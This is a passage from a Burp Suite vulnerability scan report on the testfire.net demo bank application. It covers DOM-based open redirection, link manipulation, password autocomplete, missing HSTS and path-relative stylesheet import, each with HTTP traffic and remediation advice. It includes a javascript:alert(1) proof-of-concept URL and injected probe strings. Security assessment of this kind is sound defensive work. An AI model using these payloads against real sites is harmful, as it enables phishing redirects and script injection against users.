Last-Modified: Wed, 14 Jun 2017 14:48:42 GMT
Content-Type: text/html
Content-Length: 2083
Date: Mon, 25 Sep 2023 07:01:33 GMT
Connection: close

<html>
<head>
<title>Altoro Mutual: Link Disclaimer</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<style type="text/css">
<!--
p { font: 12px verda
...[SNIP]...
```

Dynamic analysis

Data is read from **document.URL** and passed to **location.href**.

The following value was injected into the source:

```
http://testfire.net/disclaimer.htm?url=lm9pcs18xp%27%22`'"/lm9pcs18xp/><lm9pcs18xp/\>kw1mg6tb08&http%3a%2f%2fwww.netscape.com
```

The previous value reached the sink as:

```
lm9pcs18xp%27%22`'"/lm9pcs18xp/><lm9pcs18xp/\>kw1mg6tb08&http%3a%2f%2fwww.netscape.com
```

The stack trace at the source was:

```
at HTMLDocument.get [as URL] (<anonymous>:1:353366)
at go (http://testfire.net/disclaimer.htm?url=http%3a%2f%2fwww.netscape.com:14:26)
at HTMLAnchorElement.onclick (http://testfire.net/disclaimer.htm?url=http%3a%2f%2fwww.netscape.com:57:50)
at _0x928af2 (<anonymous>:1:219874)
at Object.zkCvb (<anonymous>:1:86689)
at _0x2defc5 (<anonymous>:1:222393)
at Object.EwMrJ (<anonymous>:1:137726)
at _0x1a8bfe (<anonymous>:1:649037)
```

The stack trace at the sink was:

```
at Object.PpCvL (<anonymous>:1:185968)
at Object.pLKqc (<anonymous>:1:611482)
at Object._0x43c307 [as proxiedSetterCallback] (<anonymous>:1:625353)
at set href [as href] (<anonymous>:1:320156)
at go (http://testfire.net/disclaimer.htm?url=http%3a%2f%2fwww.netscape.com:19:31)
at HTMLAnchorElement.onclick (http://testfire.net/disclaimer.htm?url=http%3a%2f%2fwww.netscape.com:57:50)
at _0x928af2 (<anonymous>:1:219874)
at Object.zkCvb (<anonymous>:1:86689)
at _0x2defc5 (<anonymous>:1:222393)
at Object.EwMrJ (<anonymous>:1:137726)
at _0x1a8bfe (<anonymous>:1:649037)
```

This was triggered by a **click** event with the following HTML:

```
<a href="#" onclick="go();return false;"><img src="images/ok.gif" id="ok" alt="ok" border="0"></a>
```

The following proof of concept was generated for this issue:

```
http://testfire.net/disclaimer.htm?url=javascript:alert(1)http%3a%2f%2fwww.netscape.com
```

8.2. http://testfire.net/disclaimer.htm

Summary

Severity:	**Low**
Confidence:	**Tentative**
Host:	**http://testfire.net**
Path:	**/disclaimer.htm**

Issue detail

The application may be vulnerable to DOM-based open redirection. Data is read from **document.URL** and passed to **window.location.href**.

Request 1

```
GET /disclaimer.htm?url=http%3a%2f%2fwww.netscape.com HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=CBD6065B4C6C5001A46B4199E93600BB
Upgrade-Insecure-Requests: 1
```

```
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"2083-1497451722000"
Last-Modified: Wed, 14 Jun 2017 14:48:42 GMT
Content-Type: text/html
Content-Length: 2083
Date: Mon, 25 Sep 2023 07:01:33 GMT
Connection: close

<html>
<head>
<title>Altoro Mutual: Link Disclaimer</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<style type="text/css">
<!--
p { font: 12px verda
...[SNIP]...
st;
      cl();
} else {
   window.location.href = sDst;
}
}

function cl() {
window.close();
}

var iPos = document.URL.indexOf("url=")+4;
   var sDst = document.URL.substring(iPos,document.URL.length);
// if redirection is in the application's domain, don't ask for authorization
   if ( sDst.indexOf("http") == 0 && sDst.indexOf(document.location.hostname) != -1 ) {
      if (window.opener) {
      window.opener.location.href = "http" + sDst.substring(4);
      cl();
} else {
   window.location.href = "http" + sDst.substring(4);
}
   }

   </script>
...[SNIP]...
```

Static analysis

Data is read from **document.URL** and passed to **window.location.href** via the following statements:

- `var sDst = document.URL.substring(iPos,document.URL.length);`
- `window.location.href = "http" + sDst.substring(4);`

8.3. http://testfire.net/disclaimer.htm

Summary

Severity:	**Low**
Confidence:	**Tentative**
Host:	**http://testfire.net**
Path:	**/disclaimer.htm**

Issue detail

The application may be vulnerable to DOM-based open redirection. Data is read from **document.URL** and passed to **window.location.href**.

Request 1

```
GET /disclaimer.htm?url=http%3a%2f%2fwww.netscape.com HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=CBD6065B4C6C5001A46B4199E93600BB
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"2083-1497451722000"
Last-Modified: Wed, 14 Jun 2017 14:48:42 GMT
Content-Type: text/html
Content-Length: 2083
Date: Mon, 25 Sep 2023 07:01:33 GMT
Connection: close

<html>
<head>
<title>Altoro Mutual: Link Disclaimer</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<style type="text/css">
<!--
p { font: 12px verda
...[SNIP]...
<script>

function go() {
    var iPos = document.URL.indexOf("url=")+4;
   var sDst = document.URL.substring(iPos,document.URL.length);
if (window.opener) {
       window.opener.location.href = sDst;
       cl();
} else {
   window.location.href = sDst;
}
}

function cl() {
window.close();
}

var iPos = document.URL.indexOf("url=")+4;
   var sDst = document.URL.substring(iPos,document.URL.length);
// if red
...[SNIP]...
```

Static analysis

Data is read from **document.URL** and passed to **window.location.href** via the following statements:

- `var sDst = document.URL.substring(iPos,document.URL.length);`
- `window.location.href = sDst;`

8.4. http://testfire.net/swagger/index.html

Summary

Severity:	**Low**
Confidence:	**Tentative**
Host:	**http://testfire.net**
Path:	**/swagger/index.html**

Issue detail

The application may be vulnerable to DOM-based open redirection. Data is read from **location.href** and passed to **fetch.url**.

Request 1

```
GET /swagger/index.html HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=3BC6C6DEA4910ACCB50BE81796123E18
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"1427-1548795420000"
Last-Modified: Tue, 29 Jan 2019 20:57:00 GMT
Content-Type: text/html
Content-Length: 1427
Date: Mon, 25 Sep 2023 07:02:42 GMT
Connection: close

<!-- HTML for static distribution bundle build -->
<!DOCTYPE html>
```

```
<html lang="en">
<head>
<meta charset="UTF-8">
<title>Swagger UI</title>
<link rel="stylesheet" type="text/css" href=".
...[SNIP]...
```

Dynamic analysis

Data is read from **location.href** and passed to **fetch.url**.

The following value was injected into the source:

```
http://testfire.net/swagger/index.html?ywqijpzdkc=ywqijpzdkc%27%22`'"/ywqijpzdkc/><ywqijpzdkc/\>hk2h7y7hsv&#ywqijpzdkc=ywqijpzdkc%27%22`'"/ywqijpzdkc/
```

The previous value reached the sink as:

```
http://testfire.net/swagger/index.html?ywqijpzdkc=ywqijpzdkc%27%22`'"/ywqijpzdkc/><ywqijpzdkc/\>hk2h7y7hsv&#ywqijpzdkc=ywqijpzdkc%27%22`'"/ywqijpzdkc/
```

The stack trace at the source was:

```
at Object._0x5ed253 [as proxiedGetterCallback] (<anonymous>:1:625634)
at get href [as href] (<anonymous>:1:323401)
at window.onload (http://testfire.net/swagger/index.html:43:30)
```

The stack trace at the sink was:

```
at Object.WRdsg (<anonymous>:1:184730)
at Object.gmOtj (<anonymous>:1:612095)
at _0x2f9cd6 (<anonymous>:1:627659)
at Object.eQlqh (<anonymous>:1:503434)
at <anonymous>:1:515731
at http://testfire.net/swagger/swagger-ui-bundle.js:70:96158
at w (http://testfire.net/swagger/swagger-ui-bundle.js:70:346840)
at Generator._invoke (http://testfire.net/swagger/swagger-ui-bundle.js:70:346628)
at e.<computed> [as next] (http://testfire.net/swagger/swagger-ui-bundle.js:70:347019)
at r (http://testfire.net/swagger/swagger-ui-bundle.js:70:57677)
at http://testfire.net/swagger/swagger-ui-bundle.js:70:57773
```

This was triggered by a **load** event.

---

9. Password field with autocomplete enabled

Summary

Severity:	**Low**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/login.jsp**

Issue detail

The page contains a form with the following action URL:

- http://testfire.net/doLogin

The form contains the following password field with autocomplete enabled:

- passw

Issue background

Most browsers have a facility to remember user credentials that are entered into HTML forms. This function can be configured by the user and also by applications that employ user credentials. If the function is enabled, then credentials entered by the user are stored on their local computer and retrieved by the browser on future visits to the same application.

The stored credentials can be captured by an attacker who gains control over the user's computer. Further, an attacker who finds a separate application vulnerability such as cross-site scripting may be able to exploit this to retrieve a user's browser-stored credentials.

Issue remediation

To prevent browsers from storing credentials entered into HTML forms, include the attribute **autocomplete="off"** within the FORM tag (to protect all form fields) or within the relevant INPUT tags (to protect specific individual fields).

Please note that modern web browsers may ignore this directive. In spite of this there is a chance that not disabling autocomplete may cause problems obtaining PCI compliance.

Vulnerability classifications

- CWE-200: Information Exposure

Request 1

```
GET /login.jsp HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=60CB4CFCB661FA72299E9BA76AE6B73A
Upgrade-Insecure-Requests: 1
```

```
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 06:55:29 GMT
Connection: close
Content-Length: 8519


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1
...[SNIP]...
</p>

      <form action="doLogin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
       <table>
...[SNIP]...
<td>
       <input type="password" id="passw" name="passw" style="width: 150px;">
       </td>
...[SNIP]...
```

---

10. Link manipulation (DOM-based)

There are 2 instances of this issue:

- /disclaimer.htm
- /disclaimer.htm

Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way.

DOM-based link manipulation arises when a script writes controllable data to a navigation target within the current page, such as a clickable link or the submission URL of a form. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will modify the target of links within the response. An attacker may be able to leverage this to perform various attacks, including:

- Causing the user to redirect to an arbitrary external URL, to facilitate a phishing attack.
- Causing the user to submit sensitive form data to a server controlled by the attacker.
- Causing the user to perform an unintended action within the application, by changing the file or query string associated with a link.
- Bypassing browser anti-XSS defenses by injecting on-site links containing XSS exploits, since browser anti-XSS defenses typically do not operate on on-site links.

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

Issue remediation

The most effective way to avoid DOM-based link manipulation vulnerabilities is not to dynamically set the target URLs of links or forms using data that originated from any untrusted source. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from introducing an arbitrary URL as a link target. In general, this is best achieved by using a whitelist of URLs that are permitted link targets, and strictly validating the target against this list before setting the link target.

References

- Web Security Academy: Link manipulation (DOM-based)

Vulnerability classifications

- CWE-20: Improper Input Validation
- CAPEC-153: Input Data Manipulation

10.1. http://testfire.net/disclaimer.htm

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**http://testfire.net**
Path:	**/disclaimer.htm**

Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from **document.URL** and passed to **the 'href' property of a DOM element**.

Request 1

```
GET /disclaimer.htm?url=http%3a%2f%2fwww.netscape.com HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=CBD6065B4C6C5001A46B4199E93600BB
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"2083-1497451722000"
Last-Modified: Wed, 14 Jun 2017 14:48:42 GMT
Content-Type: text/html
Content-Length: 2083
Date: Mon, 25 Sep 2023 07:01:33 GMT
Connection: close

<html>
<head>
<title>Altoro Mutual: Link Disclaimer</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<style type="text/css">
<!--
p { font: 12px verda
...[SNIP]...
st;
      cl();
} else {
   window.location.href = sDst;
}
}

function cl() {
window.close();
}

var iPos = document.URL.indexOf("url=")+4;
   var sDst = document.URL.substring(iPos,document.URL.length);
// if redirection is in the application's domain, don't ask for authorization
   if ( sDst.indexOf("http") == 0 && sDst.indexOf(document.location.hostname) != -1 ) {
      if (window.opener) {
      window.opener.location.href = "http" + sDst.substring(4);
      cl();
} else {
   window.location.href = "http" + sDst.substring(4);
}
   }

   </script>
...[SNIP]...
```

Static analysis

Data is read from **document.URL** and passed to **the 'href' property of a DOM element** via the following statements:

- `var sDst = document.URL.substring(iPos,document.URL.length);`
- `window.opener.location.href = "http" + sDst.substring(4);`

10.2. http://testfire.net/disclaimer.htm

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**http://testfire.net**
Path:	**/disclaimer.htm**

Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from **document.URL** and passed to **the 'href' property of a DOM element**.

Request 1

```
GET /disclaimer.htm?url=http%3a%2f%2fwww.netscape.com HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
```

```
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=CBD6065B4C6C5001A46B4199E93600BB
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"2083-1497451722000"
Last-Modified: Wed, 14 Jun 2017 14:48:42 GMT
Content-Type: text/html
Content-Length: 2083
Date: Mon, 25 Sep 2023 07:01:33 GMT
Connection: close

<html>
<head>
<title>Altoro Mutual: Link Disclaimer</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<style type="text/css">
<!--
p { font: 12px verda
...[SNIP]...
<script>

function go() {
    var iPos = document.URL.indexOf("url=")+4;
   var sDst = document.URL.substring(iPos,document.URL.length);
if (window.opener) {
       window.opener.location.href = sDst;
       cl();
} else {
   window.location.href = sDst;
}
}

function cl() {
window.close();
}

var iPos = document.URL.indexOf("url=")+4;
   var
...[SNIP]...
```

Static analysis

Data is read from **document.URL** and passed to **the 'href' property of a DOM element** via the following statements:

- `var sDst = document.URL.substring(iPos,document.URL.length);`
- `window.opener.location.href = sDst;`

---

11. Strict transport security not enforced

There are 6 instances of this issue:

- /
- /images/header_pic.jpg
- /images/logo.gif
- /images/pf_lock.gif
- /robots.txt
- /style.css

Issue description

The application fails to prevent users from connecting to it over unencrypted connections. An attacker able to modify a legitimate user's network traffic could bypass the application's use of SSL/TLS encryption, and use the application as a platform for attacks against its users. This attack is performed by rewriting HTTPS links as HTTP, so that if a targeted user follows a link to the site from an HTTP page, their browser never attempts to use an encrypted connection. The sslstrip tool automates this process.

To exploit this vulnerability, an attacker must be suitably positioned to intercept and modify the victim's network traffic.This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Issue remediation

The application should instruct web browsers to only access the application using HTTPS. To do this, enable HTTP Strict Transport Security (HSTS) by adding a response header with the name 'Strict-Transport-Security' and the value 'max-age=expireTime', where expireTime is the time in seconds that browsers should remember that the site should only be accessed using HTTPS. Consider adding the 'includeSubDomains' flag if appropriate.

Note that because HSTS is a "trust on first use" (TOFU) protocol, a user who has never accessed the application will never have seen the HSTS header, and will therefore still be vulnerable to SSL stripping attacks. To mitigate this risk, you can optionally add the 'preload' flag to the HSTS header, and submit the domain for review by browser vendors.

References

- HTTP Strict Transport Security
- sslstrip
- HSTS Preload Form

Vulnerability classifications

- CWE-523: Unprotected Transport of Credentials
- CAPEC-94: Man in the Middle Attack
- CAPEC-157: Sniffing Attacks

11.1. https://testfire.net/

Summary

Severity:	**Low**
Confidence:	**Certain**
Host:	**https://testfire.net**
Path:	**/**

Request 1

```
GET / HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=6365FB86111797B0DC754E310091686E; Path=/; Secure; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 06:50:36 GMT
Connection: close
Content-Length: 9369


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
```

11.2. https://testfire.net/images/header_pic.jpg

Summary

Severity:	**Low**
Confidence:	**Certain**
Host:	**https://testfire.net**
Path:	**/images/header_pic.jpg**

Request 1

```
GET /images/header_pic.jpg HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"16209-1497451722000"
Last-Modified: Wed, 14 Jun 2017 14:48:42 GMT
```

```
Content-Type: image/jpeg
Content-Length: 16209
Date: Mon, 25 Sep 2023 06:50:46 GMT
Connection: close

......JFIF.....H.H.....C.....................................    ...    ......


.....
.


...C.....
...


......<.b.....................
...[SNIP]...
```

11.3. https://testfire.net/images/logo.gif

Summary

Severity:	**Low**
Confidence:	**Certain**
Host:	**https://testfire.net**
Path:	**/images/logo.gif**

Request 1

```
GET /images/logo.gif HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"4989-1497451722000"
Last-Modified: Wed, 14 Jun 2017 14:48:42 GMT
Content-Type: image/gif
Content-Length: 4989
Date: Mon, 25 Sep 2023 06:50:44 GMT
Connection: close

GIF89a..P....2.....}F.........3..j+.z.....e..
.iy.........}q...d...L.............gm..Q..E...........%....{..n.............\.........eu:.......S.................zm.....u.h.q4..y........u....@..s.......8
...[SNIP]...
```

11.4. https://testfire.net/images/pf_lock.gif

Summary

Severity:	**Low**
Confidence:	**Certain**
Host:	**https://testfire.net**
Path:	**/images/pf_lock.gif**

Request 1

```
GET /images/pf_lock.gif HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"76-1497451722000"
Last-Modified: Wed, 14 Jun 2017 14:48:42 GMT
Content-Type: image/gif
Content-Length: 76
Date: Mon, 25 Sep 2023 06:50:48 GMT
Connection: close

GIF89a.....  ..{...3f...!.....,.....).9.Bh.>.....Z!.....hz.....;
```

11.5. https://testfire.net/robots.txt

Summary

Severity:	**Low**
Confidence:	**Certain**
Host:	**https://testfire.net**
Path:	**/robots.txt**

Request 1

```
GET /robots.txt HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=F461C8C2FE063C00D0A415150DFDDD6A; Path=/; Secure; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6922
Date: Mon, 25 Sep 2023 06:50:40 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org
...[SNIP]...
```

11.6. https://testfire.net/style.css

Summary

Severity:	**Low**
Confidence:	**Certain**
Host:	**https://testfire.net**
Path:	**/style.css**

Request 1

```
GET /style.css HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"1251-1497451722000"
```

```
Last-Modified: Wed, 14 Jun 2017 14:48:42 GMT
Content-Type: text/css
Content-Length: 1251
Date: Mon, 25 Sep 2023 06:50:42 GMT
Connection: close

body, table, td, p {
  color:#000000;
  font: 10px Verdana, Arial, Sans-Serif;
  line-height: 1.6;
}
img {
  border-style: none;
  border-width: 0px;
}
form {
  margin-top: 0;
  margin-bottom: 0;
...[SNIP]...
```

---

12. Path-relative style sheet import

There are 3 instances of this issue:

- /high_yield_investments.htm
- /retirement.htm
- /swagger/index.html

Issue background

Path-relative style sheet import vulnerabilities arise when the following conditions hold:

1. A response contains a style sheet import that uses a path-relative URL (for example, the page at "/original-path/file.php" might import "styles/main.css").
2. When handling requests, the application or platform tolerates superfluous path-like data following the original filename in the URL (for example, "/original-path/file.php/extra-junk/"). When superfluous data is added to the original URL, the application's response still contains a path-relative stylesheet import.
3. The response in condition 2 can be made to render in a browser's quirks mode, either because it has a missing or old doctype directive, or because it allows itself to be framed by a page under an attacker's control.
4. When a browser requests the style sheet that is imported in the response from the modified URL (using the URL "/original-path/file.php/extra-junk/styles/main.css"), the application returns something other than the CSS response that was supposed to be imported. Given the behavior described in condition 2, this will typically be the same response that was originally returned in condition 1.
5. An attacker has a means of manipulating some text within the response in condition 4, for example because the application stores and displays some past input, or echoes some text within the current URL.

Given the above conditions, an attacker can execute CSS injection within the browser of the target user. The attacker can construct a URL that causes the victim's browser to import as CSS a different URL than normal, containing text that the attacker can manipulate.

Being able to inject arbitrary CSS into the victim's browser may enable various attacks, including:

- Executing arbitrary JavaScript using IE's expression() function.
- Using CSS selectors to read parts of the HTML source, which may include sensitive data such as anti-CSRF tokens.
- Capturing any sensitive data within the URL query string by making a further style sheet import to a URL on the attacker's domain, and monitoring the incoming Referer header.

Issue remediation

The root cause of the vulnerability can be resolved by not using path-relative URLs in style sheet imports. Aside from this, attacks can also be prevented by implementing all of the following defensive measures:

- Setting the HTTP response header "X-Frame-Options: deny" in all responses. One method that an attacker can use to make a page render in quirks mode is to frame it within their own page that is rendered in quirks mode. Setting this header prevents the page from being framed.
- Setting a modern doctype (e.g. "<!doctype html>") in all HTML responses. This prevents the page from being rendered in quirks mode (unless it is being framed, as described above).
- Setting the HTTP response header "X-Content-Type-Options: nosniff" in all responses. This prevents the browser from processing a non-CSS response as CSS, even if another page loads the response via a style sheet import.

References

- Detecting and exploiting path-relative stylesheet import (PRSSI) vulnerabilities

Vulnerability classifications

- CWE-16: Configuration
- CAPEC-154: Resource Location Spoofing
- CAPEC-468: Generic Cross-Browser Cross-Domain Theft

12.1. http://testfire.net/high_yield_investments.htm

Summary

Severity:	**Information**
Confidence:	**Tentative**
Host:	**http://testfire.net**
Path:	**/high_yield_investments.htm**

Issue detail

